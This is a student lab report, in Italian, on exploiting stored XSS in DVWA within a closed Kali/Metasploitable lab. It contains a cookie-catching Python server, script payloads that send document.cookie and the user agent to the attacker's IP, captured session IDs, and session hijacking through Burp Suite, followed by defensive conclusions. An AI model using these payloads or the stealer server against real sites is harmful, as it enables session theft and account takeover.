

Report giorno 2


Obiettivo giorno 2: Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo.
Spiegare il significato dello script utilizzato.

Requisiti per svolgere l'esercizio:

1. IP Kali Linux: 192.168.104.100/24
2. IP Metasploitable: 192.168.104.150/24
3. Livello difficoltà DVWA: LOW
4. I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

Configurazione della macchina Kali linux:

Dalle impostazioni di rete configurare la macchina kali connettendola sulla Rete con NAT, alla rete gli viene dato il nome XSS, così la macchina è pronta per l'accensione.



Una volta avviata la macchina kali diamo i seguenti comandi per settare l'ip richiesto
(sudo nano /etc/network/interfaces) una volta dentro diamo i parametri giusti come
address,netmask,gateway e dns-nameservers; usiamo (sudo /etc/init.d/networking restart) per
riavviare il tutto.

```
File Actions Edit View Help
GNU nano 8.6
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback


auto eth0
iface eth0 inet static
    address 192.168.104.100
    netmask 255.255.255.0
    gateway 192.168.104.1
    dns-nameservers 8.8.8.8 8.8.4.4
```

Con il comando ip a analizziamo che l'operazione di configurazione dell'ip sia avvenuta con successo, infatti dalla slide si può notare che la nostra macchina ha come ip 192.168.104.100 quindi il primo parametro è stato rispettato.

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ff:e5:0d brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 brd 192.168.104.255 scope global eth0
        valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:feff:e50d/64 scope link proto kernel ll
            valid_lft forever preferred_lft forever
```

Configurazione della macchina Metasploitable:

Dalle impostazioni di rete configurare la macchina Metasploitable connettendola sulla Rete con NAT, alla rete gli viene dato il nome XSS, così la macchina è pronta per l'accensione.



Una volta avviata la macchina Metasploitable diamo i seguenti comandi per settare l'ip richiesto (sudo nano /etc/network/interfaces) una volta dentro diamo i parametri giusti come address,netmask,gateway e dns-nameservers; usiamo (sudo /etc/init.d/networking restart) per riavviare il tutto.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.104.150
    subnetmask 255.255.255.0
    gateway 192.168.104.1
    dns-nameservers 8.8.8.8 8.8.4.4
```



Con il comando ip a analizziamo che l'operazione di configurazione dell'ip sia avvenuta con successo, infatti dalla slide si può notare che la nostra macchina ha come ip 192.168.104.150

quindi il secondo parametro è stato rispettato. Poi facciamo un ping delle macchine per vedere se comunicano tra di loro.

```
--- 192.168.104.150 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 0.026/0.040/0.071/0.018 ms
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=7.99 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.468 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.506 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=0.380 ms
64 bytes from 192.168.104.100: icmp_seq=5 ttl=64 time=0.513 ms
64 bytes from 192.168.104.100: icmp_seq=6 ttl=64 time=0.857 ms
64 bytes from 192.168.104.100: icmp_seq=7 ttl=64 time=0.394 ms
64 bytes from 192.168.104.100: icmp_seq=8 ttl=64 time=0.467 ms
64 bytes from 192.168.104.100: icmp_seq=9 ttl=64 time=0.476 ms
```

Dimostrazione dell'esercizio:

Andiamo su Kali e accediamo al sito Metasploitable sulla sezione DVWA, per rispettare il terzo parametro mettiamo in low la sicurezza della DVWA.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a header "DVWA Security" with a lock icon. Below it is a section titled "Script Security" with the sub-section "Security Level". It says "Security Level is currently **low**". There is a dropdown menu set to "low" and a "Submit" button. A horizontal line separates this from the "PHPIDS" section. The "PHPIDS" section contains information about the PHP-Intrusion Detection System (v0.6), stating it is currently disabled and providing links to enable it or view the IDS log. At the bottom of the main content area, there is a message box containing the text "Security level set to low". At the very bottom of the page, there is a footer with the text "Username: admin", "Security Level: low", and "PHPIDS: disabled".

Per rispettare il quarto parametro, basterebbe un netcat in ascolto nella porta 4444, ma dato che riceveremo molti dati e teoricamente da molte persone dato che ogni volta che qualcuno caricherà la pagina, riceveremo i suoi dati su un web server, per una questione di efficienza e comodità scriviamo questo codice python da utilizzare come server..

```
stealer.py
1  from http.server import BaseHTTPRequestHandler, HTTPServer
2  from urllib.parse import urlparse, parse_qs, unquote
3  from datetime import datetime
4
5  class Handler(BaseHTTPRequestHandler):
6      def do_GET(self):
7          params = parse_qs(urlparse(self.path).query)
8          if 'c' in params:
9              print(f"\n{'='*50}")
10             print(f"[+] Data/Ora: {datetime.now()}")
11             print(f"[+] IP: {self.client_address[0]}")
12             print(f"[+] Cookie: {params['c'][0]}")
13             print(f"[+] User-Agent: {self.headers.get('User-Agent')}")
14             print(f"\n{'='*50}")
15             self.send_response(200)
16             self.end_headers()
17     def log_message(self, *args): pass
18
19 print("[*] Server in ascolto...")
20 HTTPServer(('0.0.0.0', 4444), Handler).serve_forever()
```

Una volta completato questo codice python, mandiamo lo script nella sessione XSS stored. Ovvero facciamo il copia e incolla della riga di codice in message, e utilizziamo un nome generico, così nella sessione potremmo visone il cookie.

<script> new Image().src='http://192.168.104.100:4444/?c='+document.cookie; </script>

The screenshot shows the DVWA application interface. At the top, there's a navigation bar with links like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' link is highlighted. Below the navigation is a form titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It has fields for 'Name' (containing '3243') and 'Message' (containing the exploit code: '<script> new Image().src='http://192.168.104.100:4444/?c='+document.cookie; </script>'). There's also a 'Sign Guestbook' button. On the right, there's a sidebar with guestbook entries: 'Name: test Message: This is a test comment.', 'Name: test Message:', and 'Name: ciao Moggano'. At the bottom, there's a developer toolbar with tabs for Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, and Application. The 'Inspector' tab is selected. The developer tools show the HTML structure of the page and the CSS styles applied to it. An error message 'Uncaught (in promise) TypeError: NetworkError when attempting to fetch resource.' is visible in the console.

Il nostro web server riceve i vari cookie...

```
File Actions Edit View Help
[+] Data/Ora: 2025-11-10 08:04:07.158184
[+] IP: 192.168.104.100
[+] Cookie: security=low; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838
[+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

[+] Data/Ora: 2025-11-10 08:04:40.446068
[+] IP: 192.168.104.100
[+] Cookie: security=low; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838
[+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

[+] Data/Ora: 2025-11-10 08:04:40.450479
[+] IP: 192.168.104.100
[+] Cookie: security=low; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838|Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
[+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```

Per entrare nella sessione della macchina vittima utilizza il programma Burp Suite, dal quale facciamo open web server per accedere al sito DVWA, e nella sezione request cambiamo il cookie impostato con il cookie che abbiamo rubato.

The screenshot shows two windows of the Burp Suite interface. On the left, the 'Proxy' tab is selected, displaying a network request from 'sf_vm' to 'http://192.168.104.150/dvwa/'. The 'Cookies' section of the request payload is circled in red. On the right, the browser window shows the DVWA login page with the modified cookie value.

Request

Pretty	Raw	Hex
GET /dvwa HTTP/1.1 Host: 192.168.104.150 Accept-Language: en-US,en;q=0.9 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b2 Referer: http://192.168.104.150/ Accept-Encoding: gzip, deflate, br Cookie: security=high; PHPSESSID=24c9d9af160de78cf4daf04bdf73db85 Connection: keep-alive	[Redacted]	[Redacted]

Response

Warning: Never expose this VM to an untrusted network!
Contact: msfdev@metasploit.com
Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Muttidae
- DVWA
- WebDAV

Inserimento Cookie rubato...

The screenshot shows the OWASP ZAP interface in the 'Proxy' tab's 'Intercept' mode. A single request is listed in the history:

Time	Type	Direction	Method	URL
05:47:18 10 Nov...	HTTP	→ Request	GET	http://192.168.104.150/dwva/

In the 'Request' section, the 'Pretty' tab is selected, displaying the following HTTP request headers:

```
1 GET /dwva/ HTTP/1.1
2 Host: 192.168.104.150
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.104.150/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=high; PHPSESSID=0e99c27b888626d3134860913127fe82
.0 Connection: keep-alive
.1
.2
```

ESERCIZIO EXTRA

Obiettivo Extra: replicare tutto a livello medium-fare il dump completo, cookie, versione browser, ip, data-Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

Impostiamo la sicurezza della DVWA su medium

The screenshot shows the DVWA Security interface. On the left is a vertical menu bar with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security (highlighted in green)
- PHP Info
- About
- Logout

The main content area is titled "DVWA Security" with a lock icon. It contains the "Script Security" section, which includes:

- Security Level is currently **medium**.
- You can set the security level to low, medium or high.
- The security level changes the vulnerability level of DVWA.
- A dropdown menu set to "medium" with a "Submit" button.

Below this is the "PHPIDS" section, which includes:

- PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
- You can enable PHPIDS across this site for the duration of your session.
- PHPIDS is currently **disabled**. [[enable PHPIDS](#)]
- [[Simulate attack](#)] - [[View IDS log](#)]

At the bottom of the main content area, there is a message box stating "Security level set to medium".

At the very bottom of the page, there is footer information:

Username: admin
Security Level: medium
PHPIDS: disabled


Avviamo il nostro server python che sarà lo stesso che abbiamo utilizzato per la modalità facile.

```
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs, unquote
from datetime import datetime

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        params = parse_qs(urlparse(self.path).query)
        if 'c' in params:
            print(f"\n{'='*50}")
            print(f"[+] Data/Ora: {datetime.now()}")
            print(f"[+] IP: {self.client_address[0]}")
            print(f"[+] Cookie: {params['c'][0]}")
            print(f"[+] User-Agent: {self.headers.get('User-Agent')}")
            print(f"\n{'='*50}")
        self.send_response(200)
        self.end_headers()
    def log_message(self, *args): pass

print("[*] Server in ascolto...")
HTTPServer(('0.0.0.0', 4444), Handler).serve_forever()
```

Da cmd entriamo nella cartella dove c'è il file python e con “python3 [stealer.py](#)” (nome del file) avviamo il server python che si metterà in ascolto nella porta 4444.



Successivamente rientriamo nella DVWA in XSS stored .

Inseriamo un nome casuale in questo caso “payload” e successivamente nel campo messaggio inseriamo lo script malevolo JSON, schiacciando su ispeziona vediamo che nella casella di testo c'è un limite massimo di 50 caratteri che non è sufficiente per contenere tutto il testo inserito, quindi lo modifichiamo con 500.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Questo è lo script utilizzato...

```
<script> var data = document.cookie + '|' + navigator.userAgent; new Image().src =  
'http://192.168.104.100:4444/?c=' + data; </script>
```

```
<td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
  </td>
</tr>

```

me > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea

Spiegazione tecnica dello script:

- <script><script> è il punto di ingresso per entrare nel codice del browser, senza questo il browser non capirebbe che questo codice è da eseguire e apre un codice di blocco java.
- Document.cookie legge tutti i cookie e restituisce la stringa con PHPSESSID=***** che sarà il numero della sessione. Funziona proprio perché il sito non è sicuro: se il cookie avesse il tag httponly attivo java non potrebbe leggerlo.
- Navigator.userAgent legge l'identificativo del browser della vittima e restituisce il nome e la versione del browser, il sistema operativo e l'architettura. In mezzo il separatore | unisce i due valori. I dati raccolti andranno nella variabile "var data"
- New image() è ciò che ci permette di inserire il messaggio senza che la pagina si renda conto che sia un codice java perché crea un elemento html invisibile in memoria che quindi non viene aggiunto alla pagina però il browser lo carica comunque automaticamente.
- src = 'http://192.168.104.100:4444/?c=' + data imposta l'attributo src dell'immagine e il browser tenta di caricare l'immagine da quell'url e infine invia una richiesta http al mio server che è in quella porta di quell'indirizzo.
-

Ora inviamo il payload e vediamo che sul nostro server riceviamo il tutti i dati.

```
[+] Data/Ora: 2025-11-10 09:04:03.823776
[+] IP: 192.168.104.100
[+] Cookie: security=medium; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838!Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
[+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```

Possiamo utilizzare l'id della sessione che abbiamo ricevuto per prenderci il possesso della sessione della vittima, quindi apriamo Burp Suite e andiamo sul browser, da lì avremo già il proxy integrato.

Entriamo nel link 192.168.104.150 della metà e impostiamo Burp Suite su intercept on.

The screenshot shows the Burp Suite interface. The top navigation bar has 'Intercept' selected, indicated by a red circle. The status bar at the bottom left says 'Intercept is on'. The main window displays a DVWA login page with the URL '192.168.104.150'. The address bar in the browser window also shows '192.168.104.150' with a warning icon. The DVWA page content includes a warning about exposing the VM to an untrusted network, contact information, and a list of modules: TWiki, shrmvAdmin, Multilist, DVWA, and WebDAV.

Clicchiamo sulla DVWA e vediamo che la pagina si bloccherà, ma su Burp Suite riceveremo il pacchetto della richiesta del browser.

```
GET /dvwa/ HTTP/1.1
Host: 192.168.104.150
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=24c9d9af160de78cf4daf04bd73db85
Connection: keep-alive
```

Qui abbiamo un PHPSESSID casuale che noi lo sostituiremo con quello che abbiamo rubato alla vittima quindi lo copiamo dal web server.

```
[+] Data/Ora: 2025-11-10 09:04:03.823776
[+] IP: 192.168.104.100
[+] Cookie: security=medium; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838|Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
[+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```

```
GET /dvwa/ HTTP/1.1
Host: 192.168.104.150
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838
Connection: keep-alive
```

Ora che l'abbiamo modificato clicchiamo su Forward in alto a destra e invece di reindirizzarci nella pagina di login ci fa entrare direttamente nella sessione della vittima.

Burp Suite interface showing a proxy intercept session. The 'Forward' button in the toolbar is highlighted with a red circle. The request pane displays a GET request to https://hiderefer.com/en/xampp.html. The response pane shows the DVWA (Damn Vulnerable Web Application) homepage.

Conclusione

Durante il laboratorio Giorno 2, in un ambiente controllato (DVWA su Metasploitable e Kali), è stata analizzata e dimostrata la vulnerabilità di XSS persistente nei livelli LOW e MEDIUM, evidenziando come input non sanitizzati possano consentire l'esecuzione di script nel browser di utenti legittimi e l'esfiltrazione di dati di sessione. L'esercitazione ha mostrato chiaramente l'importanza di misure preventive: validazione e escaping lato server, flag di sicurezza sui cookie.